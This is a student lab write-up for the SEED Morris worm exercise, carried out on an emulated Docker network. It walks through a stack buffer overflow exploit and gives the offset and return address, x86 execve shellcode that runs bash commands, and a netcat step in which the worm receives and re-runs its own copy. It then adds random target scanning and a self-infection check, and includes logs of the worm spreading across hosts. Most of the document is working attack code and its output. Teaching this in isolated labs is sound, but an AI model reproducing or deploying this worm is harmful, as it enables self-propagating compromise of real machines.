

# Malware Design: Morris Worm

## Task-1: Attack Any Target Machine

### steps:

1. At first, I had to turn off the address randomization so that the value of ebp and buffer address does not change every time I run the command to get these addresses.

```
seed@VM: ~/Desktop
[08/06/22]seed@VM:~/Desktop$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

2. Then I had to find out the ebp address and buffer address. To do that I had to run this command.

```
[08/06/22]seed@VM:~/Desktop$ echo hello | nc -w2 10.151.0.71 9090
```

3. The output of this command was like this:

```
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | Input size: 6
as151h-host_0-10.151.0.71 | Frame Pointer (ebp) inside bof(): 0xffffd5f8
as151h-host_0-10.151.0.71 | Buffer's address inside bof(): 0xffffd588
as151h-host_0-10.151.0.71 | ==== Returned Properly ====
```

4. Now, I had to modify the worm.py file situated in the worm folder so that I can generate a badfile with a malicious shellcode. I had to set the return address and offset in the worm.py file.

```
def createBadfile():
    content = bytearray(0x90 for i in range(500))
    #####
    # Put the shellcode at the end
    content[500-len(shellcode):] = shellcode

    ret    = 0xffffd5f8 + 0x24 # hex 24 added for debugger
    offset = 116 # decimal value of ((0xffffd5f8 - 0xffffd588) + 4 )

    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
    #####

    # Save the binary code to file
    with open('badfile', 'wb') as f:
        f.write(content)
```

5. Then I had to make this worm.py file executable and run this file using this command.

```
[08/06/22] seed@VM:~/.../worm$ chmod +x worm.py
[08/06/22] seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
*****
>>>>> Attacking 10.151.0.71 <<<<<
*****
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```

6. The result of running this command can be seen in the terminal of internet-nano. The output is like this:

```
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | (^_^) Shellcode is running (^_^)
```

This line was written in the shellcode which has been executed in the terminal for host “10.151.0.71”. So, the buffer overflow attack has been successful.

## Task-2: Self Duplication

### steps:

1. For this task, I wrote a command to receive a file as a server in the shellcode.

```
# You can use this shellcode to run any command you want
shellcode= (
    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
    "\xff\xff\xff"
    "AAAABBBBCCCCDDDD"
    "/bin/bash*"
    "-c*"
    # You can put your commands in the following three lines.
    # Separating the commands using semicolons.
    # Make sure you don't change the length of each line.
    # The * in the 3rd line will be replaced by a binary zero.
    " echo '(^_^) Shellcode is running (^_^)';nc -lnv 8000      "
    "> worm.py;                                                  "
    "                                                            *"
    "123456789012345678901234567890123456789012345678901234567890"
    # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

The line “nc -lnv 8000 > worm.py” means that it will receive a file using 8000 port which will be named worm.py.

2. To send the file I had used this code.

```
# Give the shellcode some time to run on the target host
time.sleep(1)
subprocess.run([f"cat worm.py | nc -w3 {targetIP} 8000"], shell=True)
```

3. Then I was able to see the worm.py file through the shell of “10.151.0.71” under the ‘bof’ folder.

```
[08/06/22]seed@VM:~/.../internet-nano$ dockps
8d010e2d9169 seedemu_client
339508d3e54c as153r-router0-10.153.0.254
961b0d1dd97e as153h-host_1-10.153.0.72
7a484814b434 as153h-host_2-10.153.0.73
31bff92aaef7 as152h-host_0-10.152.0.71
c1221171e9be as151h-host_3-10.151.0.74
8d41252c60aa as153h-host_3-10.153.0.74
4e07f615605e as153h-host_0-10.153.0.71
8f1e315f3bc3 as151r-router0-10.151.0.254
2339593afeeb as152h-host_1-10.152.0.72
f94c99458707 as151h-host_1-10.151.0.72
f64758bae72c as100rs-ix100-10.100.0.100
f7498a0a7fe5 as152h-host_4-10.152.0.75
dd0fd8776a64 as151h-host_2-10.151.0.73
9b6149af4b6b as153h-host_4-10.153.0.75
6bfc6802eaf1 as151h-host_0-10.151.0.71
6542986fa1fc as151h-host_4-10.151.0.75
7256b98f34c7 as152r-router0-10.152.0.254
eb27cd506e25 as152h-host_2-10.152.0.73
b506d60d2da2 as152h-host_3-10.152.0.74
```

```
[08/06/22]seed@VM:~/.../internet-nano$ docksh 6b
root@6bfc6802eaf1:/# ls
bin    dev    ifinfo.txt    lib32    media    proc    sbin    seedemu_sniffer    srv    tmp
bof    etc    interface_setup    lib64    mnt     root    seedemu_worker    start.sh    usr
boot   home   lib           libx32   opt     run     sys      var
```

```
root@6bfc6802eaf1:/# cd bof
root@6bfc6802eaf1:/bof# ls
core  server  stack  worm.py
```

## Task-3: Propagation

### steps:

1. First, I had to randomize the selection of the host port. I wrote this code for that part.

```
def create_address():
    number_X = randint(151, 155)
    number_Y = randint(70, 80)
    address = "10."+str(number_X)+".0."+str(number_Y)
    return address

def test_machine():
    ipaddr = create_address()
    #ipaddr = '10.151.0.71'
    check=0
    print(ipaddr)
    while True:
        while(check == 0):
            try:
                output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
                check=1
            except:
                print("node not found ")
                ipaddr = create_address()
        check=0
        result = output.find(b'1 received')
        if result == -1:
            print(f"{ipaddr} is not alive", flush=True)
            ipaddr = create_address()
        else:
            print(f"*** {ipaddr} is alive, launch the attack", flush=True)
            return ipaddr
```

---

```
# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
    return test_machine()
```

---

2. Then to propagate the worm I wrote this code in shellcode.

```
shellcode= (  
    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"  
    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"  
    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"  
    "\xff\xff\xff"  
    "AAAABBBBCCCCDDDD"  
    "/bin/bash*"  
    "-c*"  
    # You can put your commands in the following three lines.  
    # Separating the commands using semicolons.  
    # Make sure you don't change the length of each line.  
    # The * in the 3rd line will be replaced by a binary zero.  
    " echo '(^_^) Shellcode is running (^_^)';nc -ln 8000      "  
    " > worm.py; python3 worm.py; ping 1.2.3.4;                "  
    "                                                            *"  
    "123456789012345678901234567890123456789012345678901234567890"  
    # The last line (above) serves as a ruler, it is not used  
) .encode('latin-1')
```

---

I had already sent the worm.py file to victim's machine in previous task. Now I made this file executable and executed the file using "python3 worm.py" command.

3. The output was like this.

```
seed@VM: ~/Desktop

1  [|||||] 27.9% Tasks: 1247, 901 thr; 1 running
2  [|||||] 44.4% Load average: 0.50 0.77 0.72
Mem[|||||] 1.67G/1.93G Uptime: 14:20:07
Swp[|||||] 1.34G/2.00G

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
105959 seed       20    0 2434M 128M 41896 S  9.5  6.5  0:14.19 /usr/lib/firefox/firefox -cont
 85288 seed       20    0 3635M 139M 57056 S  8.1  7.0  5:49.10 /usr/lib/firefox/firefox -new-
 90073 root        20    0  619M 18248  5792 S  6.1  0.9  0:13.68 node ./bin/main.js
 1691 seed       20    0  544M 66360 40740 S  3.4  3.3 10:17.95 /usr/lib/xorg/Xorg vt2 -displa
107685 seed       20    0 11712 3732  2012 R  3.4  0.2  0:07.45 htop
   953 root        20    0 1734M 30536    0 S  2.7  1.5  2:03.53 /usr/bin/dockerd -H fd:// --co
  2739 seed       20    0  810M 20276  5268 S  2.0  1.0  1:31.52 /usr/libexec/gnome-terminal-se
107711 seed       20    0 1279M 13808  2540 S  2.0  0.7  0:02.99 docker-compose up
 89971 root        20    0  535M  248  248 S  2.0  0.0  0:05.04 /usr/bin/docker-proxy -proto t
  1880 seed       20    0 3975M 56896 11240 S  1.4  2.8  9:11.93 /usr/bin/gnome-shell
 85301 seed       20    0 3635M 139M 57056 S  1.4  7.0  0:16.71 /usr/lib/firefox/firefox -new-
 89976 root        20    0  535M  248  248 S  1.4  0.0  0:00.75 /usr/bin/docker-proxy -proto t
   5024 root        20    0 1734M 30536    0 S  1.4  1.5  0:01.55 /usr/bin/dockerd -H fd:// --co
105963 seed       20    0 2434M 128M 41896 S  1.4  6.5  0:00.97 /usr/lib/firefox/firefox -cont
110081 root        20    0  110M  484    0 S  1.4  0.0  0:00.50 /usr/bin/containerd-shim-runc-
  2931 root        20    0 1734M 30536    0 S  0.7  1.5  0:00.75 /usr/bin/dockerd -H fd:// --co
F1Help F2Setup F3Search F4Filter F5Tree F6SortBy F7Nice F8Nice + F9Kill F10Quit
```


```
seed@VM: ~/Internet-nano
as151h-host_0-10.151.0.71 Listening on 0.0.0.0 8000
as151h-host_0-10.151.0.71 Connection received on 10.151.0.73 52072
as153h-host_3-10.153.0.74 Starting stack
as153h-host_3-10.153.0.74 (^_^) Shellcode is running (^_^)
as153h-host_3-10.153.0.74 Listening on 0.0.0.0 8000
as153h-host_3-10.153.0.74 Connection received on 10.153.0.1 39296
as153h-host_3-10.153.0.74 151
as153h-host_3-10.153.0.74 79
as153h-host_3-10.153.0.74 The worm has arrived on this host ^_^
as153h-host_3-10.153.0.74 10.153.0.73
as153h-host_3-10.153.0.74 *** 10.153.0.73 is alive, launch the attack
as153h-host_3-10.153.0.74 *****
as153h-host_3-10.153.0.74 >>>> Attacking 10.153.0.73 <<<<
as153h-host_3-10.153.0.74 *****
as153h-host_2-10.153.0.73 Starting stack
as153h-host_2-10.153.0.73 (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73 Listening on 0.0.0.0 8000
as153h-host_2-10.153.0.73 Connection received on 10.153.0.74 55698
as153h-host_0-10.153.0.71 Starting stack
as153h-host_0-10.153.0.71 (^_^) Shellcode is running (^_^)
as153h-host_0-10.153.0.71 Listening on 0.0.0.0 8000
as153h-host_0-10.153.0.71 Connection received on 10.153.0.1 41136
as153h-host_0-10.153.0.71 151
as153h-host_0-10.153.0.71 77
as153h-host_0-10.153.0.71 The worm has arrived on this host ^_^
as153h-host_0-10.153.0.71 10.151.0.73
as153h-host_0-10.153.0.71 *** 10.151.0.73 is alive, launch the attack
as153h-host_0-10.153.0.71 *****
as153h-host_0-10.153.0.71 >>>> Attacking 10.151.0.73 <<<<
as153h-host_0-10.153.0.71 *****
as151h-host_2-10.151.0.73 Starting stack
as151h-host_2-10.151.0.73 (^_^) Shellcode is running (^_^)
```



```
seed@VM: ~/internet-nano
as152h-host_0-10.152.0.71 (^_^) Shellcode is running (^_^)
as152h-host_0-10.152.0.71 Listening on 0.0.0.0 8000
as152h-host_0-10.152.0.71 Connection received on 10.151.0.73 54462
as152h-host_0-10.152.0.71 151
as152h-host_0-10.152.0.71 75
as152h-host_0-10.152.0.71 The worm has arrived on this host ^_^
as152h-host_0-10.152.0.71 10.151.0.73
as152h-host_0-10.152.0.71 *** 10.151.0.73 is alive, launch the attack
as152h-host_0-10.152.0.71 *****
as152h-host_0-10.152.0.71 >>>> Attacking 10.151.0.73 <<<<
as152h-host_0-10.152.0.71 *****
as151h-host_2-10.151.0.73 Starting stack
as151h-host_2-10.151.0.73 (^_^) Shellcode is running (^_^)
as151h-host_2-10.151.0.73 Listening on 0.0.0.0 8000
as151h-host_2-10.151.0.73 Connection received on 10.152.0.71 45336
as151h-host_2-10.151.0.73 153
as151h-host_2-10.151.0.73 78
as151h-host_2-10.151.0.73 The worm has arrived on this host ^_^
as151h-host_2-10.151.0.73 10.151.0.80
as151h-host_2-10.151.0.73 10.151.0.80 is not alive
as151h-host_2-10.151.0.73 10.155.0.70 is not alive
as151h-host_2-10.151.0.73 10.153.0.76 is not alive
as151h-host_2-10.151.0.73 10.155.0.78 is not alive
as151h-host_2-10.151.0.73 *** 10.153.0.73 is alive, launch the attack
as151h-host_2-10.151.0.73 *****
as151h-host_2-10.151.0.73 >>>> Attacking 10.153.0.73 <<<<
as151h-host_2-10.151.0.73 *****
as153h-host_2-10.153.0.73 Starting stack
as153h-host_2-10.153.0.73 (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73 Listening on 0.0.0.0 8000
as153h-host_2-10.153.0.73 Connection received on 10.151.0.73 55376
as153h-host_2-10.153.0.73 155
```

```
seed@VM: ~/internet-nano
as153h-host_2-10.153.0.73 (^_^) Shellcode is running (^_^)
as153h-host_2-10.153.0.73 Listening on 0.0.0.0 8000
as153h-host_2-10.153.0.73 Connection received on 10.151.0.73 55376
as153h-host_2-10.153.0.73 155
as153h-host_2-10.153.0.73 71
as153h-host_2-10.153.0.73 The worm has arrived on this host ^_^
as153h-host_2-10.153.0.73 10.154.0.78
as153h-host_2-10.153.0.73 10.154.0.78 is not alive
as153h-host_2-10.153.0.73 10.154.0.71 is not alive
as153h-host_2-10.153.0.73 10.154.0.79 is not alive
as153h-host_2-10.153.0.73 10.154.0.78 is not alive
as153h-host_2-10.153.0.73 *** 10.153.0.71 is alive, launch the attack
as153h-host_2-10.153.0.73 *****
as153h-host_2-10.153.0.73 >>>> Attacking 10.153.0.71 <<<<
as153h-host_2-10.153.0.73 *****
as153h-host_0-10.153.0.71 Starting stack
as153h-host_0-10.153.0.71 (^_^) Shellcode is running (^_^)
as153h-host_0-10.153.0.71 Listening on 0.0.0.0 8000
as153h-host_0-10.153.0.71 Connection received on 10.153.0.73 52602
as153h-host_0-10.153.0.71 151
as153h-host_0-10.153.0.71 73
as153h-host_0-10.153.0.71 The worm has arrived on this host ^_^
as153h-host_0-10.153.0.71 10.151.0.78
as153h-host_0-10.153.0.71 10.151.0.78 is not alive
as153h-host_0-10.153.0.71 10.151.0.78 is not alive
as153h-host_0-10.153.0.71 *** 10.152.0.73 is alive, launch the attack
as153h-host_0-10.153.0.71 *****
as153h-host_0-10.153.0.71 >>>> Attacking 10.152.0.73 <<<<
as153h-host_0-10.153.0.71 *****
as152h-host_2-10.152.0.73 Starting stack
as152h-host_2-10.152.0.73 (^_^) Shellcode is running (^_^)
as152h-host_2-10.152.0.73 Listening on 0.0.0.0 8000
```





From these images we can clearly see that the worm is propagating.

## Task-4: Preventing Self Infection

### steps:

1. To stop self-infection, I wrote the shellcode like this where I checked whether the file worm.py exist or not. If it did not exist only then I wrote the code to receive the file and execute the worm.

```
# You can use this shellcode to run any command you want
shellcode= (
    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
    "\xff\xff\xff"
    "AAAABBBBCCCCDDDD"
    "/bin/bash*"
    "-c*"
    # You can put your commands in the following three lines.
    # Separating the commands using semicolons.
    # Make sure you don't change the length of each line.
    # The * in the 3rd line will be replaced by a binary zero.
    " echo 'Shellcode is running';if [ ! -f worm.py ]; then      "
    " nc -lnv 8000 > worm.py; python3 worm.py; fi;              "
    " ping 1.2.3.4;                                             *"
    "123456789012345678901234567890123456789012345678901234567890"
    # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

---

2. Output was like this.

```
seed@VM: ~/Desktop

1  [||| 2.0%] Tasks: 298, 915 thr; 1 running
2  [||| 7.4%] Load average: 0.82 1.64 0.84
Mem[||||||||||||||||| 1.32G/1.93G] Uptime: 00:05:26
Swp[||||||||| 867M/2.00G]

PID USER      PRI  NI  VIRT   RES   SHR  S  CPU% MEM%   TIME+  Command
7598 seed       20   0 2376M 142M 108M S   3.4  7.2  0:02.05 /usr/lib/firefo
7400 seed       20   0 3232M 352M 179M S   2.0 17.8  0:06.39 /usr/lib/firefo
2259 seed       20   0 438M 84836 57348 S   1.3  4.2  0:08.87 /usr/lib/xorg/X
8214 seed       20   0 11152 4420 3188 R   1.3  0.2  0:00.39 htop
2423 seed       20   0 3988M 81760 29324 S   1.3  4.0  0:10.65 /usr/bin/gnome-
7431 seed       20   0 3232M 352M 179M S   0.7 17.8  0:00.83 /usr/lib/firefo
7351 root        20   0 612M 41364 21904 S   0.7  2.0  0:00.45 node ./bin/main
7408 seed       20   0 3232M 352M 179M S   0.7 17.8  0:00.17 /usr/lib/firefo
7430 seed       20   0 3232M 352M 179M S   0.7 17.8  0:00.18 /usr/lib/firefo
3682 seed       20   0 1279M 15032 3192 S   0.7  0.7  0:01.54 docker-compose
2365 seed       20   0 215M 576 576 S   0.7  0.0  0:00.50 /usr/bin/VBoxCl
7608 seed       20   0 2376M 142M 108M S   0.7  7.2  0:00.12 /usr/lib/firefo
2360 seed       20   0 215M 576 576 S   0.7  0.0  0:00.50 /usr/bin/VBoxCl
3330 seed       20   0 20.6G 25972 19928 S   0.7  1.3  0:00.72 /snap/code/103/
7621 seed       20   0 2376M 142M 108M S   0.7  7.2  0:00.05 /usr/lib/firefo
7253 root        20   0 607M 3288 2808 S   0.7  0.2  0:00.02 /usr/bin/docker
F1Help F2Setup F3Search F4Filter F5Tree F6SortBy F7Nice -F8Nice +F9Kill F10Quit
```


```
seed@VM: ~/Internet-nano
seed@VM: ~/Internet-nano
seed@VM: ~/Internet-nano

as152r-router0-10.152.0.254 | bird: Started
as152h-host_0-10.152.0.71 | Starting stack
as152h-host_0-10.152.0.71 | Shellcode is running
as152h-host_0-10.152.0.71 | Listening on 0.0.0.0 8000
as152h-host_0-10.152.0.71 | Connection received on 10.152.0.1 34792
as152h-host_0-10.152.0.71 | 153
as152h-host_0-10.152.0.71 | 70
as152h-host_0-10.152.0.71 | The worm has arrived on this host ^_^
as152h-host_0-10.152.0.71 | 10.151.0.74
as152h-host_0-10.152.0.71 | *** 10.151.0.74 is alive, launch the attack
as152h-host_0-10.152.0.71 | *****
as152h-host_0-10.152.0.71 | >>>> Attacking 10.151.0.74 <<<<
as152h-host_0-10.152.0.71 | *****
as151h-host_3-10.151.0.74 | Starting stack
as151h-host_3-10.151.0.74 | Listening on 0.0.0.0 8000
as151h-host_3-10.151.0.74 | Shellcode is running
as151h-host_3-10.151.0.74 | Connection received on 10.152.0.71 40494
as151h-host_3-10.151.0.74 | 154
as151h-host_3-10.151.0.74 | 78
as151h-host_3-10.151.0.74 | The worm has arrived on this host ^_^
as151h-host_3-10.151.0.74 | 10.152.0.75
as151h-host_3-10.151.0.74 | *** 10.152.0.75 is alive, launch the attack
as151h-host_3-10.151.0.74 | *****
as151h-host_3-10.151.0.74 | >>>> Attacking 10.152.0.75 <<<<
```



```
seed@VM: ~/.../Internet-nano
as153h-host_0-10.153.0.71 | Listening on 0.0.0.0 8000
as152h-host_4-10.152.0.75 | From 10.152.0.254 icmp_seq=2 Destination Net Unreachable
as153h-host_0-10.153.0.71 | Connection received on 10.151.0.71 35382
as152h-host_4-10.152.0.75 | From 10.152.0.254 icmp_seq=3 Destination Net Unreachable
as152h-host_4-10.152.0.75 | From 10.152.0.254 icmp_seq=4 Destination Net Unreachable
as153h-host_0-10.153.0.71 | 155
as153h-host_0-10.153.0.71 | 76
as153h-host_0-10.153.0.71 | The worm has arrived on this host ^_^
as153h-host_0-10.153.0.71 | 10.153.0.72
as153h-host_0-10.153.0.71 | *** 10.153.0.72 is alive, launch the attack
as153h-host_0-10.153.0.71 | *****
as153h-host_0-10.153.0.71 | >>>> Attacking 10.153.0.72 <<<<
as153h-host_0-10.153.0.71 | *****
as153h-host_1-10.153.0.72 | Starting stack
as151h-host_1-10.151.0.72 | PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
as151h-host_1-10.151.0.72 | From 10.151.0.254 icmp_seq=1 Destination Net Unreachable
as153h-host_1-10.153.0.72 | Shellcode is running
as153h-host_1-10.153.0.72 | Listening on 0.0.0.0 8000
as151h-host_1-10.151.0.72 | From 10.151.0.254 icmp_seq=2 Destination Net Unreachable
as153h-host_1-10.153.0.72 | Connection received on 10.153.0.71 56996
as151h-host_1-10.151.0.72 | From 10.151.0.254 icmp_seq=3 Destination Net Unreachable
as151h-host_1-10.151.0.72 | From 10.151.0.254 icmp_seq=4 Destination Net Unreachable
as153h-host_1-10.153.0.72 | 155
as153h-host_1-10.153.0.72 | 76
```

```
seed@VM: ~/.../Internet-nano
as153h-host_1-10.153.0.72 | *****
as153h-host_1-10.153.0.72 | >>>> Attacking 10.152.0.72 <<<<
as153h-host_1-10.153.0.72 | *****
as152h-host_1-10.152.0.72 | Starting stack
as151h-host_0-10.151.0.71 | PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
as151h-host_0-10.151.0.71 | From 10.151.0.254 icmp_seq=1 Destination Net Unreachable
as152h-host_1-10.152.0.72 | Shellcode is running
as152h-host_1-10.152.0.72 | Listening on 0.0.0.0 8000
as151h-host_0-10.151.0.71 | From 10.151.0.254 icmp_seq=2 Destination Net Unreachable
as152h-host_1-10.152.0.72 | Connection received on 10.153.0.72 40092
as151h-host_0-10.151.0.71 | From 10.151.0.254 icmp_seq=3 Destination Net Unreachable
as151h-host_0-10.151.0.71 | From 10.151.0.254 icmp_seq=4 Destination Net Unreachable
as152h-host_1-10.152.0.72 | 153
as152h-host_1-10.152.0.72 | 76
as152h-host_1-10.152.0.72 | The worm has arrived on this host ^_^
as152h-host_1-10.152.0.72 | 10.155.0.71
as152h-host_1-10.152.0.72 | 10.155.0.71 is not alive
as152h-host_1-10.152.0.72 | 10.154.0.79 is not alive
as152h-host_1-10.152.0.72 | *** 10.152.0.71 is alive, launch the attack
as152h-host_1-10.152.0.72 | *****
as152h-host_1-10.152.0.72 | >>>> Attacking 10.152.0.71 <<<<
as152h-host_1-10.152.0.72 | *****
as152h-host_0-10.152.0.71 | Starting stack
as153h-host_0-10.153.0.71 | PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```



From these images, we can say that only one instance of the worm code was running on the compromised computer and the worm is also propagating.